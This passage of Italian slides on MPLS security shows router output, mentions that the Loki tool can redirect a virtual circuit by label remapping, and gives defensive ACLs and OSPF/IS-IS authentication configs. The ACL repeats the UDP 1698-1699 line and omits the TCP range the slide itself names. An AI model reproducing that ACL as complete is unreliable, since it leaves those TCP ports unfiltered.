PE2_3750me#show mpls l2transport vc


Local intf      Local circuit          Dest address    VC ID   Status
-----  -----
Fa1/0/2          Ethernet            10.10.10.10    200     UP
PE2_3750me#
```

# Esempio MPLS path error spoofing



# MPLS: redirezione traffico

- Loki può facilmente essere usato per realizzare la redirezione di un circuito virtuale su MPLS attraverso in remapping di label



# MPLS: difesa e contromisure

- Filtraggio via ACL su border router del dominio MPLS (PE)
  - LDP: Porte 646/UDP e 646/TCP
  - RSVP: IP proto 46,134 porte 363/UDP e 1698,1699 TCP/UDP

```
access-list 101 deny 46 any any
access-list 101 deny 134 any any
access-list 101 deny udp any any eq 363
access-list 101 deny udp any any eq 646
access-list 101 deny tcp any any eq 646
access-list 101 deny udp any any range 1698 1699
access-list 101 deny udp any any range 1698 1699
```

- Il dominio MPLS deve fermarsi ai router PE e mai arrivare ai router CE
- Tutti i protocolli di routing usati a scopo di segnalazione (MP-BGP per VPN) e resource discovery per Traffic Engineering devono prevedere sessioni autenticate (possibilmente) con MD5

```
interface xy
!ip ospf authentication-key <key>
  ip ospf message-digest-key 1 md5 <key>
router ospf 1
  area 0 authentication [message-digest]
```

```
interface xy
  isis password <password> level-<z>

router isis
  domain-password <password>
  area-password <password>
```